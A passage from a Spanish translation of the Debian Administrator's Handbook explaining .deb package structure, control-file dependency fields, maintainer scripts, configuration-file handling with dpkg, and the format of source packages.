./etc/logrotate.d/alternatives
./etc/logrotate.d/dpkg
./sbin/
./sbin/start-stop-daemon
./usr/
./usr/bin/
$ tar tJf control.tar.xz
./
./conffiles
./control
./md5sums
./postrm
$ cat debian-binary
2.0
```

Como puede ver, el compendio **ar** de un paquete Debian contiene tres archivos:

`debian-binary`

Es un archivo de texto que indica simplemente la versión del archivo de formato de versión de paquete `.deb` utilizado. En Debian Bullseye sigue siendo la versión 2.0.

`control.tar.xz`

Este compendio contiene toda la metainformación disponible, como el nombre y la versión del paquete, así como algunos «scripts» para ejecutar antes, durante o después de la desinstalación o instalación de este. Alguna de esta metainformación le permite a las herramientas de gestión de paquetes determinar si es posible instalar o desinstalarlo, por ejemplo, según la lista de paquetes que ya se encuentran en el equipo, y si archivos incluidos han sido modificados localmente.

`data.tar.xz`, `data.tar.bz2`, `data.tar.gz`

Este compendio contiene todos los archivos a extraerse del paquete; aquí es donde están almacenados los archivos ejecutables, las bibliotecas, la documentación etc. Los paquetes pueden utilizar formatos de compresión diferentes; en ese caso, el archivo tendrá otro nombre para **xz**, **bzip2** o **gzip**.

5.2. Metainformación de un paquete

Un paquete Debian no es sólo un compendio de archivos a instalar. Forma parte de un todo más grande y describe su relación con otros paquetes Debian (requisitos, dependencias, conflictos, sugerencias). También provee scripts que permiten la ejecución de órdenes en diferentes etapas del ciclo de vida del paquete (instalación, actualización, eliminación). Estos datos utilizados por las herramientas de gestión de paquetes no son parte del software empaquetado, son lo que se denomina «metainformación» (información sobre otra información) dentro del paquete.

5.2.1. Descripción: el archivo `control`

Este archivo usa una estructura similar a las cabeceras de correo electrónico (según define [RFC 2822](https://tools.ietf.org/html/rfc2822)) y se describe con detalle en la Normativa de Debian y en las páginas de manual `deb-control(5)` y `deb822(5)`.

→ <https://www.debian.org/doc/debian-policy/ch-controlfields.html>

Por ejemplo el archivo `control` de `apt` se ve de la siguiente forma:

```
$ apt-cache show apt
Package: apt
Version: 2.2.4
Installed-Size: 4337
Maintainer: APT Development Team <deity@lists.debian.org>
Architecture: amd64
Replaces: apt-transport-https (<< 1.5~alpha4~), apt-utils (<< 1.3~exp2~)
Provides: apt-transport-https (= 2.2.4)
Depends: adduser, gpgv | gpgv2 | gpgv1, libapt-pkg6.0 (>= 2.2.4), debian-archive-keyring, libc6 (>= 2.15), libgcc-s1 (>= 3.0), libgnutls30 (>= 3.7.0), libseccomp2 (>= 2.4.2), libstdc++6 (>= 9), libsystemd0
Recommends: ca-certificates
```

Suggests: apt-doc, aptitude | synaptic | wajig, dpkg-dev (>= 1.17.2), gnupg | gnupg2 | gnupg1, powermgmt-base
Breaks: apt-transport-https (<< 1.5~alpha4~), apt-utils (<< 1.3~exp2~), aptitude (<< 0.8.10)
Descripción-sp: administrador de paquetes de línea de comandos
Este paquete proporciona herramientas de línea de comandos para buscar y gestionar y consultar información sobre paquetes como acceso de bajo nivel a todas las funciones de la biblioteca libapt-pkg.

.

Estos incluye:

- * apt-get para la recuperación de paquetes e información sobre ellos de fuentes autenticadas y para la instalación, actualización y eliminación de paquetes junto con sus dependencias
- * apt-cache para consultar información disponible sobre paquetes instalados así como instalables
- * apt-cdrom usar medios extraíbles como fuente para paquetes
- * apt-config como interfaz para los ajustes de configuración
- * apt-key como interfaz para gestionar claves de autenticación

Description-md5: 9fb97a88cb7383934ef963352b53b4a7
Tag: admin::package-management, devel::lang:ruby, hardware::storage, hardware::storage:cd, implemented-in::c++, implemented-in::perl, implemented-in::ruby, interface::commandline, network::client, protocol::ftp, protocol::http, protocol::ipv6, role::program, scope::application, scope::utility, suite::debian, use::downloading, use::organizing, use::playing, use::searching, works-with-format::html, works-with::audio, works-with::software:package, works-with::text
Section: admin
Priority: required
Filename: pool/main/a/apt/apt_2.2.4_amd64.deb
Size: 1491328
MD5sum: 24d53e8dd75095640a167f40476c0442
SHA256: 75f07c4965ff0813f26623a1164e162538f5e94defba6961347527ed71bc4f3d

Echemos una cuidadosa mirada al propósito de algunos de los campos enumerados en el comando anterior.

VOLVER A LOS CIMIENTOS RFC — estándares de internet

RFC son las siglas de «pedido de comentarios» («Request For Comments»). Un RFC es generalmente un documento técnico que describe lo que se convertirá en un estándar de internet. Antes de convertirse en estándar y congelarse, éstos estándares son enviados para revisión pública (de ahí su nombre). La IETF («Internet Engineering Task Force»: grupo de trabajo de ingeniería de internet) decide sobre la evolución del estado de estos documentos (estándares propuestos, borradores de estándar o estándar).

RFC 2026 define el proceso de estandarización de protocolos de internet.

→ <http://www.faqs.org/rfcs/rfc2026.html>

5.2.1.1. Dependencias: el campo `Depends`

Las dependencias están definidas en el campo `Depends` en la cabecera del paquete. Es una lista de condiciones a cumplir para que el paquete funcione correctamente. Las herramientas como **apt** utilizan esta información para instalar las bibliotecas, herramientas, controladores, etc. necesarios, en versiones apropiadas para satisfacer las dependencias del paquete a instalar. Para cada dependencia es posible restringir el rango de versiones que cumplen dicha condición. En otras palabras, es posible expresar el hecho de que necesitamos el paquete `libc6` en una versión igual o mayor a «2.15» (escrito como «**libc6** (**>= 2.15**)»). Los operadores de comparación de versiones son los siguientes:

- `<<`: menor que;
- `<=`: menor o igual que;
- `=`: igual a (note que «2.6.1» no es igual a «2.6.1-1»);
- `>=`: mayor o igual que;
- `>>`: mayor que.

En una lista de condiciones a cumplir, la coma sirve como separador. Debe interpretarse como un «and» lógico. En las condiciones una barra vertical (`&|`) expresa un «or» lógico (es un «or» inclusivo, no un exclusivo “either/or”). Tiene más prioridad que «and» y se puede usar tantas veces

como sea necesario. Por lo tanto, la dependencia «(A o B) y C» se escribe **A | B, C**. Por otro lado, la expresión «A o (B y C)» debe escribirse «(A o B) y (A o C)» ya que el campo `Depends` no permite paréntesis que cambien el orden de las prioridades entre los operadores lógicos «or» e «and». Por lo tanto, se escribiría **A | B, A | C**.

→ <https://www.debian.org/doc/debian-policy/ch-relationships.html#syntax-of-relationship-fields>

El sistema de dependencias es un buen mecanismo para garantizar el funcionamiento de un programa, pero tiene otro uso con los «metapaquetes». Éstos son paquetes vacíos que sólo describen dependencias. Facilitan la instalación de un grupo consistente de programas preseleccionados por el desarrollador del metapaquete; como tal **apt install meta-package** instalará automáticamente todos estos programas utilizando las dependencias del metapaquete. Los paquetes `gnome`, `kde-full` y `linux-image-amd64`, por ejemplo, son metapaquetes.

NORMA DEBIAN Campos Recommends, Suggests y Enhances

Los campos `Recommends` y `Suggests` describen dependencias que no son obligatorias. Las dependencias «recomendadas», las más importantes, mejoran considerablemente la funcionalidad ofrecida por el paquete pero no son indispensables para su funcionamiento. Las dependencias «sugeridas», de importancia secundaria, indica que ciertos paquetes complementarían y aumentarían su utilidad pero es perfectamente razonable instalar uno sin los otros.

Siempre deberías instalar los paquetes «recommended», a no ser que sepas exactamente por qué no los necesitas. Este es el comportamiento predeterminado para APT a no ser que se configure de otra forma. Por el contrario, no es necesario instalar los paquetes «suggested» a no ser que sepas por qué los necesitas (la descripción del paquete o su documentación pueden contener información sobre qué funcionalidad adicional activarán). El comportamiento de **apt** puede controlarse usando las opciones de configuración `APT::Install-Recommends` y `APT::Install-Suggests` o las opciones de la línea de órdenes correspondientes `--[no-]install-recommends` y `--[no-]install-suggests`.

El campo `Enhances` también describe una sugerencia pero en un contexto diferente. Está ubicado en el paquete sugerido, no en el paquete que se beneficia de la sugerencia. Por lo tanto, todos los agregados, plugins y otras extensiones de un programa pueden aparecer en la lista de sugerencias relacionadas al software. Si bien existe desde hace varios años, este último campo es generalmente ignorado por programas como **apt** o **synaptic**. Su propósito es que una sugerencia en el campo `Enhances` aparezca ante el usuario además de las sugerencias tradicionales — que se encuentran en el campo `Suggests`.

***NORMA DEBIAN* Pre-Depends, un Depends más exigentes**

Las «predependencias», listadas en el campo «Pre-Depends» de las cabeceras de un paquete, completan las dependencias normales; la sintaxis es idéntica. Una dependencia normal indica que el paquete en cuestión debe ser desempaquetado y configurado antes de la configuración del paquete que declara la dependencia. Una predependencia estipula que el paquete en cuestión debe ser desempaquetado y configurado antes de la ejecución del script de preinstalación del paquete que declara la predependencia, es decir antes de su instalación.

A pre-dependency is very demanding for **apt**, because it adds a strict constraint on the ordering of the packages to install. As such, pre-dependencies are discouraged unless absolutely necessary. It is even recommended to consult other developers on <debian-devel@lists.debian.org> before adding a pre-dependency. It is generally possible to find another solution as a workaround.

5.2.1.2. Conflictos: el campo `Conflicts`

El campo `Conflicts` indica que un paquete no puede instalarse simultáneamente con otro. La razón más común es que ambos paquetes contienen un archivo con el mismo nombre y ruta, proveen el mismo servicio en el mismo puerto TCP o estorban el funcionamiento del otro.

dpkg se negará a instalar un paquete si genera un conflicto con un paquete ya instalado, excepto si el nuevo paquete especifica que «reemplazará» al paquete instalado en cuyo caso **dpkg** elegirá reemplazar el paquete existente con el nuevo. **apt** siempre seguirá sus instrucciones: si desea instalar un nuevo paquete ofrecerá automáticamente desinstalar el paquete que genera problemas.

5.2.1.3. Incompatibilidades: el campo `Breaks`

El campo `Breaks` tiene un efecto similar al del campo `Conflicts` pero con un significado especial. Indica que la instalación de un paquete «romperá» otro paquete (o versiones particulares del mismo). En general, esta incompatibilidad entre dos paquetes es temporal y la relación `Breaks` se refiere específicamente a las versiones incompatibles.

dpkg se negará a instalar un paquete que rompe un paquete ya instalado y **apt** intentará resolver el problema actualizando a una nueva versión el

paquete que se rompería (que se asume estaría arreglado y, por lo tanto, sería compatible nuevamente).

Este tipo de situaciones pueden ocurrir en casos de actualizaciones que no sean compatibles con versiones anteriores: este es el caso si una nueva versión ya no funciona con la versión anterior y causa un mal funcionamiento en otros programas si no se toman medidas especiales. El campo `Breaks` previene que el usuario se tope con estos problemas.

5.2.1.4. Elementos provistos: el campo `Provides`

Este campo introduce el concepto interesante de un «paquete virtual». Tiene muchos roles pero hay dos particularmente importantes. El primero consiste en utilizar un paquete virtual para asociar un servicio genérico con él (el paquete «provee» el servicio). El segundo indica que un paquete reemplaza completamente a otro y, para esos propósitos, también puede satisfacer las dependencias que otros satisfacen. Es posible, entonces, crear un paquete sustituto sin tener que utilizar el mismo nombre de paquete.

VOCABULARIO Metapaquete y paquete virtual

Es esencial distinguir los metapaquetes de los paquetes virtuales. Los primeros son paquetes reales (incluyendo archivos `.deb`) cuyo único propósito es expresar dependencias.

Los paquetes virtuales, por el otro lado, no existen físicamente; sólo son un modo de identificar paquetes reales basados en criterios lógicos y comunes (servicios provistos, compatibilidades con un programa estándar o un paquete preexistentes, etc.).

5.2.1.4.1. Proveyendo un «servicio»

Discutamos con más detalles el primer caso con un ejemplo: se dice que todos los servicios de correo, como postfix o sendmail «proveen» el paquete virtual mail-transport-agent. Por lo tanto, cualquier paquete que necesite este servicio para funcionar (por ejemplo, un gestor de listas de correo como smartlist o sympa) simplemente indican en sus dependencias que requieren de mail-transport-agent en lugar de especificar una lista larga y aún incompleta de posibles soluciones (por ejemplo **postfix** | **sendmail** |

exim4 | ...). Lo que es más, es inútil instalar dos servidores de correo en el mismo equipo, por lo que cada uno de estos paquetes declara un conflicto con el paquete virtual mail-transport-agent. Un conflicto de un paquete con sí mismo es ignorado por el sistema, pero esta técnica prohibirá la instalación de dos servidores de correo simultáneamente.

NORMA DEBIAN Lista de paquetes virtuales

Para que un paquete virtual sea útil, todos deben estar de acuerdo en su nombre. Es porque eso que están estandarizados en la Normativa Debian. Esta lista incluye, entre otros, mail-transport-agent para servidores de correo, c-compiler para compiladores del lenguaje de programación C, www-browser para navegadores web, httpd para servidores web, ftp-server para servidores FTP, x-terminal-emulator para emuladores de terminal en modo gráfico (**xterm**) y x-window-manager para gestores de ventanas.


Puede encontrar la lista completa en la web.

→ <https://www.debian.org/doc/packaging-manuals/virtual-package-names-list.yaml>

5.2.1.4.2. Intercambio con otro paquete

El campo `Provides` es también interesante cuando se incluye el contenido del paquete en un paquete más grande. Por ejemplo, el módulo Perl `libdigest-md5-perl` era un módulo opcional en Perl 5.6 y se integró como estándar en Perl 5.8 (y versiones siguientes, está presente en como 5.32.1 Bullseye). Como tal, el paquete `perl` desde su versión 5.8 declara `Provides: libdigest-md5-perl` para que se cumplan las dependencias de este paquete si el usuario tiene Perl 5.8 (o una versión más reciente). El paquete `libdigest-md5-perl` se eliminó, ya que carecía de sentido cuando se retiraron las versiones antiguas de Perl.

Figura 5.1. Utilización del campo `Provides` para no romper dependencias



Esta funcionalidad es muy útil ya que nunca es posible anticipar los caprichos del desarrollo y es necesario que sea posible adaptarse a cambios de nombre y otros reemplazos automáticos de software obsoleto.

VOLVER A LOS CIMIENTOS Perl, un lenguaje de programación

Perl (lenguaje práctico de extracción y reportes — «Practical Extraction and Report Language») es un lenguaje de programación muy popular. Tiene muchos módulos listos para utilizar que cubren un vasto espectro de aplicaciones y que son distribuidos por los servidores CPAN (red exhaustiva de compendios Perl — «Comprehensive Perl Archive Network»), una amplia red de paquetes Perl.

→ <https://www.perl.org/>

→ <https://www.cpan.org/>

Dado que es un lenguaje interpretado, un programa escrito en Perl no requiere compilación antes de su ejecución. Por esto se los llama «scripts Perl».

5.2.1.4.3. Limitaciones anteriores

Los paquetes virtuales solían sufrir algunas limitaciones, la más importante de ellas era la ausencia de un número de versión. Volviendo al ejemplo anterior, una dependencia como `Depends: libdigest-md5-perl (>= 1.6)` nunca se considerará como satisfecha por el sistema de empaquetado aún en presencia de Perl 5.10 — aunque de hecho es más que probable que esté satisfecha. Desconociendo esto el sistema de paquetes selecciona la opción menos arriesgada, asumiendo que las versiones no coinciden.

Se ha superado esta limitación `dpkg` 1.17.11 y ya no es relevante. Los paquetes, como `perl` 5.32.1, pueden asignar una versión a los paquetes virtuales que proveen, tales como `Provides: libdigest-md5-perl (= 2.55.01)`, y así permitir que otros paquetes utilicen dependencias versionadas.

5.2.1.5. Reemplazo de archivos: el campo `Replaces`

The `Replaces` field indicates that the package contains files that are also present in another package, but that the package is legitimately entitled to replace them. Without this specification, **dpkg** fails to install the package, stating that it cannot overwrite the files of another package (technically, it is possible to force it to do so with the `--force-overwrite` option, but that is not considered standard operation). This allows identification of potential problems and requires the maintainer to study the matter prior to choosing whether to add such a field.

El uso de este campo está justificado cuando cambian los nombres de los paquetes o cuando un paquete está incluido en otro. Esto sucede cuando el desarrollador decide distribuir los archivos de otra forma entre los varios paquetes binarios producidos del mismo paquete fuente: un archivo reemplazado no le corresponde al paquete antiguo, sólo al nuevo.

Si todos los archivos de un paquete instalado fueron reemplazados, se considera que se eliminó el paquete. Finalmente, este campo incita que **dpkg** elimine los paquetes reemplazados en casos de conflictos.

YENDO MÁS ALLÁ El campo `Tag`

En el ejemplo anterior de `apt` se puede ver la presencia de un campo no descrito todavía, el campo `Tag`. Este campo no describe la relación entre paquetes sino que es una forma simple de categorizar un paquete en una taxonomía temática. Esta clasificación de paquetes según varios criterios (tipos de interfaz, lenguaje de programación, dominio de la aplicación, etc.) ha estado disponible en Debian por mucho tiempo. Sin embargo, no todos los paquetes tienen etiquetas («tag») precisas y no está integrado aún en todas las herramientas de Debian; **aptitude** muestra estas etiquetas y permite utilizarlas como criterio de búsqueda. Para aquellos que evitan los criterios de búsqueda de **aptitude**, el siguiente sitio web permite navegar por la base de datos de etiquetas:

→ <https://wiki.debian.org/Debtags>

5.2.2. Scripts de configuración

Además del fichero `control`, el archivo `control.tar.gz` de cada paquete Debian puede contener una cantidad de scripts que serán ejecutados por **dpkg** en diferentes etapas del procesamiento de un paquete. La Normativa Debian describe los casos posibles en detalle, especificando los scripts que serán llamados y los argumentos que recibirán. Estas secuencias se pueden complicar ya que si falla uno de los scripts **dpkg** intentará volver a un estado satisfactorio cancelando la instalación o eliminación en curso (siempre que sea posible).

→ <https://www.debian.org/doc/debian-policy/ch-maintainerscripts.html>

Español

YENDO MÁS ALLÁ Base de datos de **dpkg**

Todos los scripts de configuración para los paquetes instalados se almacenan en el directorio `/var/lib/dpkg/info/` en forma de un archivo con el nombre del paquete como prefijo. Este directorio también incluye un archivo con la extensión `.list` para cada paquete que contiene una lista de los archivos que pertenecen a dicho paquete.

El archivo `/var/lib/dpkg/status` contiene una serie de bloques de datos (en el famoso formato de cabeceras de correo, RFC 2822) que describen el estado de cada paquete. La información del archivo `control` también es duplicada allí.

En general, se ejecuta el script `preinst` antes de la instalación del paquete, y `postinst` luego. De la misma forma, se invoca `prerm` antes de la

eliminación de un paquete y `postrm` luego. Actualizar un paquete es equivalente a eliminar la versión anterior e instalar la nueva. No es posible describir en detalle todos los escenarios posibles aquí, pero discutiremos los dos más comunes: instalación/actualización y eliminación.

PRECAUCIÓN Nombres simbólicos de los scripts

Las secuencias descritas en esta sección llaman scripts de configuración por sus nombres específicos, como **old-prerm** o **new-postinst**. Ellos son, respectivamente, el script **prerm** en la versión antigua del paquete (instalada antes de la actualización) y el script **postinst** en la nueva versión (instalada en la actualización).

SUGERENCIA Diagramas de estado

Manoj Srivastava y Margarita Manterola realizaron los siguientes diagramas explicando cómo **dpkg** llama a estos scripts de configuración.

→ <https://people.debian.org/~srivasta/MaintainerScripts.html>

→ <https://www.debian.org/doc/debian-policy/ap-flowcharts.html>

5.2.2.1. Instalación y actualización

Durante la instalación inicial y para cada actualización de un paquete, **dpkg** llama a los llamados *scripts de mantenimiento*, como **prerm** o scripts **preinst**. Estos scripts pueden realizar acciones adicionales durante las diferentes etapas del ciclo de vida de un paquete. Los nombres de los scripts precedidos por `new-` son los scripts de la nueva versión de un paquete que se está instalando o actualizando. Los nombres de los scripts precedidos por `old-` son los scripts de la versión antigua de un paquete desde el que se está actualizando.

Durante cada invocación, **dpkg** pasará ciertos argumentos a cada script, como **upgrade** *nueva-versión*. El script invocado puede entonces manejar los argumentos y realizar una acción particular, o ignorar los argumentos y regresar con un código de salida de 0, si no es necesario hacer nada durante ese paso. En la práctica, muchos paquetes no necesitarán realizar una acción durante cada paso del ciclo de vida. Por lo tanto, un script de configuración

típico buscará un argumento en particular e ignorará todos los demás, regresando implícitamente con el código de salida 0.

Esto es lo que sucede durante una instalación (o actualización). Los argumentos *old-version*, *new-version* y *last-version-configured* son marcadores de posición para los números de versión reales (antiguos y nuevos) del paquete:

1. Para una actualización, **dpkg** llama al script **old-prerm** y pasa **upgrade new-version** como argumentos.
2. Aún para una actualización, **dpkg** luego ejecuta el script **new-preinst** con los argumentos **upgrade old-version**; para la instalación inicial, ejecuta el script **new-preinst** y pasa **install** como argumento. Se puede agregar la versión anterior en el último parámetro, si el paquete ya se instaló y eliminó desde entonces (pero no se eliminó y, por lo tanto, se conservaron los archivos de configuración).
3. Se descomprimen los archivos del nuevo paquete. Si un archivo ya existe, es reemplazado pero se guarda una copia de respaldo de forma temporal.
4. Para una actualización, **dpkg** ejecutar el script **old-postrm** y pasar **upgrade new-version** como argumentos.
5. **dpkg** actualiza toda su información interna (lista de archivos, scripts de configuración, etc.) y elimina los respaldos de los archivos reemplazados. Este es el punto sin retorno: **dpkg** ya no tiene acceso a todos los elementos necesarios para volver al estado anterior.
6. **dpkg** actualizará los archivos de configuración, pidiéndole al usuario que decida si no es capaz de administrar esta tarea automáticamente. Los detalles de este proceso son discutidos en la [Sección 5.2.3, “Sumas de comprobación, lista de archivos de configuración y más.”](#).
7. Finalmente, **dpkg** configura el paquete ejecutando el script **new-postinst** con los argumentos **configure last-version-configured**.

5.2.2.2. Eliminación de un paquete

Los pasos para eliminar un paquete son análogos a los pasos de instalación. La principal diferencia es que los scripts de eliminación del paquete se llaman:

1. **dpkg** llama al script **prerm** y pasa el argumento **remove**.
2. **dpkg** elimina todos los archivos del paquete, con la excepción de los archivos de configuración y scripts de mantenimiento.
3. **dpkg** ejecuta el script **postrm** y pasa **remove** como argumento. Después, se eliminan todos los scripts de mantenimiento, excepto el script `postrm`. Si el usuario no ha utilizado la opción “purgar”, el proceso se detiene aquí.
4. Para eliminar completamente un paquete (con la orden **dpkg --purge** o **dpkg -P**), los archivos de configuración también son eliminados junto con una cantidad de copias (`*.dpkg-tmp`, `*.dpkg-old`, `*.dpkg-new`) y archivos temporales; **dpkg** luego ejecuta el script **postrm** y pasa **purge** como argumento.

VOCABULARIO Purgar, una eliminación completa

Cuando un paquete de Debian es eliminado, se mantienen los archivos de configuración para facilitar una posible reinstalación. De la misma forma, se mantienen normalmente los datos generados por un demonio (como el contenido de un servidor de directorio LDAP o el contenido de una base de datos de un servidor SQL).

Para eliminar todos los datos asociados con un paquete es necesario «purgar» el paquete con la orden **dpkg -P *paquete***, **apt-get remove --purge *paquete*** o **aptitude purge *paquete***.

Dada la naturaleza definitiva de tal eliminación de datos, un purgado no se debe tomar a la ligera.

Los cuatro scripts que aparecen detallados anteriormente se complementan con un script `config` provisto por los paquetes que utilizan **debconf** para adquirir información de configuración del usuario. Durante la instalación este script define en detalle las preguntas realizadas por **debconf**. Se graban las respuestas en la base de datos de **debconf** para futuras referencias. Generalmente **apt** ejecuta el script antes de instalar los paquetes uno por uno para agrupar las preguntas y realizarlas todas al usuario al comienzo del proceso. Los scripts de pre y postinstalación pueden utilizar esta información para operar según los deseos del usuario.

HERRAMIENTA debconf

Se creó **debconf** para resolver un problema recurrente en Debian. Todos los paquetes Debian que no pueden funcionar sin un mínimo de configuración solían hacer preguntas ejecutando **echo** y **read** en scripts `postinst` (y otros scripts similares). Pero esto también resultaba que durante una

instalación o actualización grande el usuario debía mantenerse frente al equipo para responder a las varias preguntas que podían surgir en cualquier momento. Se han evitado la mayoría de todas estas interacciones manuales gracias a la herramienta **debconf**.

debconf tiene muchas funcionalidades interesantes: requiere que el desarrollador especifique la interacción con el usuario, permite localización de todas las cadenas mostradas a los usuarios (se guardan todas las traducciones en el archivo `templates` describiendo las interacciones), tiene diferentes interfaces para presentar las preguntas al usuario (modo texto, modo gráfico, no interactivo) y permite la creación de una base de datos central de respuestas para compartir la misma configuración entre varios equipos... pero la más importante es que ahora es posible presentar al usuario todas las preguntas juntas antes de comenzar un largo proceso de instalación o actualización. Mientras el sistema se encarga de la instalación por sí mismo, el usuario puede ocuparse de otras tareas sin necesidad de quedarse mirando la pantalla esperando preguntas.

5.2.3. Sumas de comprobación, lista de archivos de configuración y más.

Además de los scripts de mantenimiento y los datos de control ya mencionados en las secciones anteriores, el archivo `control.tar.gz` de un paquete Debian puede contener otros archivos interesantes.

El primer, `md5sums` contiene una lista sumas de verificación MD5 de todos los archivos del paquete. Su principal ventaja es que permite que **dpkg-verify** (que estudiaremos en [Sección 14.3.4.1, “Auditoría de paquetes mediante dpkg --verify”](#)) y **debsums** (del paquete homónimo; ver [Sección 14.3.4.2, “Auditoría de paquetes: debsums y sus límites”](#)) chequear si estos archivos fueron modificados desde su instalación. Tener en cuenta que cuando este archivo no existe, lo que podría ser el caso de algunos paquetes más antiguos, **dpkg** lo generará dinámicamente en el momento de la instalación (y lo almacenará en la base de datos `dpkg` como otros archivos de control).

`conffiles` enumera los archivos del paquete que tienen que administrarse como archivos de configuración (ver también `deb-conffiles(5)`). El administrador puede modificar los archivos de configuración y **dpkg** intentará preservar estos cambios durante la actualización de un paquete.

De hecho, en esta situación, **dpkg** se comporta tan inteligentemente como le es posible: si el archivo de configuración estándar no fue modificado entre

dos versiones, no hace nada. Si, sin embargo, el archivo cambió intentará actualizar este archivo. Son posibles dos casos: o bien el administrador no modificó el archivo, en cuyo caso **dpkg** automáticamente instalará la nueva versión; o el archivo fue modificado, en cuyo caso **dpkg** le preguntará al administrador qué versión desea utilizar (la antigua con modificaciones o la nueva provista con el paquete). Para asistirlo en esta decisión **dpkg** ofrece mostrar las diferencias entre las dos versiones («**diff**»). Si el usuario decide mantener la versión anterior, la nueva será almacenada en la misma ubicación con el sufijo `.dpkg-dist`. Si el usuario selecciona la nueva versión, se mantiene la versión anterior en la misma ubicación con el sufijo `.dpkg-old`. Otra acción posible consiste en interrumpir momentáneamente **dpkg** para editar el archivo e intentar rehacer las modificaciones relevantes (identificadas previamente con **diff**).

YENDO MÁS ALLÁ Obligando a **dpkg** a preguntar sobre los archivos de configuración

La opción **--force-confask** obliga a **dpkg** a mostrar las preguntas sobre archivos de configuración aún en los casos en los que no serían necesarias normalmente. Por lo tanto, al reinstalar un paquete con esta opción **dpkg** preguntará nuevamente sobre todos los archivos de configuración modificados o eliminados por el administrador. Esto es muy conveniente, especialmente para reinstalar el archivo de configuración original si éste fue borrado y no posee otra copia disponible: una reinstalación normal no funcionará porque **dpkg** considera la eliminación como una forma legítima de modificación del archivo por lo que no lo instalará nuevamente.

Ver la barra lateral [YENDO MÁS ALLÁ Evitando preguntas sobre los archivos de configuración](#) para saber cómo utilizar estas opciones con `APT`.

YENDO MÁS ALLÁ Evitando preguntas sobre los archivos de configuración

dpkg administra la actualización de los archivos de configuración pero interrumpe estas operaciones frecuentemente mientras trabaja para pedir información al administrador. Esto lo hace menos placentero para aquellos que desean ejecutar actualizaciones de forma no interactiva. Es por esto que éste programa ofrece opciones que le permiten al sistema responder automáticamente según la misma lógica: **--force-confold** mantiene los archivos de configuración anteriores; **--force-confnew** utilizará la nueva versión del archivo (se respetan estas opciones aún cuando el archivo no fue modificado por el administrador, que rara vez tienen el efecto deseado). Agregar la opción **--force-confdef** le indica a **dpkg** que decida por su cuenta cuando sea posible (en otras palabras, cuando el archivo de configuración original no fue modificado) y sólo utilice **--force-confnew** o **--force-confold** para los otros casos.

Estas opciones solo son válidas para **dpkg** y se explican en detalle en `dpkg(1)` o **dpkg --force-help**, pero la mayor parte del tiempo el administrador trabajará directamente con los programas

aptitude o **apt**. Es, por lo tanto, necesario saber la sintaxis necesaria para indicar las opciones a pasar a **dpkg** (sus opciones son muy similares).

```
# apt -o Dpkg::Options::="--force-confdef" -o Dpkg::Options::="--force-confold"
full-upgrade
```

Puede almacenar estas opciones directamente en la configuración de **apt**. Para esto, simplemente se añade la siguiente línea en el archivo `/etc/apt/apt.conf.d/local:`

```
Dpkg::Options {
    "--force-confdef";
    "--force-confold";
}
```

Incluir esta opción en el archivo de configuración significa que también será utilizada en una interfaz gráfica como **aptitude**.

The control archive frequently contains other files as well, like `triggers`, `shlibs`, or `symbols`. These files are well described in `deb-triggers(5)`, `deb-shlibs(5)`, and `deb-symbols(5)`.

Se introdujeron activadores para reducir la cantidad de actos duplicados durante la instalación del paquete, como el registro de archivos o las tareas de actualización de catálogos o bases de datos. Los paquetes pueden definir los suyos propios o activar activadores definidos. Se puede ver documentación más completa en </usr/share/doc/dpkg/triggers.txt.gz>.

El sistema `shlibs` es una alternativa más antigua y sencilla al sistema `symbols` para declarar dependencias para bibliotecas compartidas. Define el nombre del paquete y la versión en la que encontrar una versión SONAME específica de una biblioteca compartida. El sistema `symbols` más nuevo permite definir la dependencia mediante el seguimiento de los símbolos y cuándo se han introducido o modificado en la biblioteca.

5.3. Estructura de un paquete fuente

5.3.1. Formato

Un paquete fuente generalmente consiste de tres archivos: uno `.dsc`, uno `.orig.tar.gz` y uno `.debian.tar.xz` (o `.diff.gz`). Ellos permiten la creación de paquetes binarios (`.deb` descritos anteriormente) a partir de los archivos de código fuente del programa, escritos en un lenguaje de programación.

El archivo `.dsc` («Debian Source Control»: control de fuente Debian) es un archivo de texto corto que contiene una cabecera RFC 2822 (de la misma forma que el archivo `control` estudiado en la [Sección 5.2.1, “Descripción: el archivo control”](#)) que describe el paquete fuente e indica qué otros archivos forman parte del mismo. Está firmado por su encargado, lo que garantiza su autenticidad. Revise la [Sección 6.6, “Comprobación de la autenticidad de un paquete”](#) para más detalles sobre este tema.

Ejemplo 5.1. Un archivo `.dsc`

```
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA512

Format: 3.0 (quilt)
Source: zim
Binary: zim
Architecture: all
Version: 0.73.5-1
Maintainer: Zim Package Maintainers <zim@packages.debian.org>
Uploaders: Raphaël Hertzog <hertzog@debian.org>
Homepage: https://zim-wiki.org
Standards-Version: 4.5.1
Vcs-Browser: https://salsa.debian.org/debian/zim
Vcs-Git: https://salsa.debian.org/debian/zim.git
Build-Depends: debhelper-compat (= 13), python3, python3-gi,
python3-xdg, gir1.2-gtk-3.0, dh-python
```

```

Package-List:
  zim deb x11 optional arch=all
Checksums-Sha1:
  80d43d5c1c6a47c695079eb02bc8ad36b84d6e57 2159901
zim_0.73.5.orig.tar.gz
  b1cd86dc4819a80126efbf6ee6eba17a33f451d3 10124 zim_0.73.5-
1.debian.tar.xz
Checksums-Sha256:

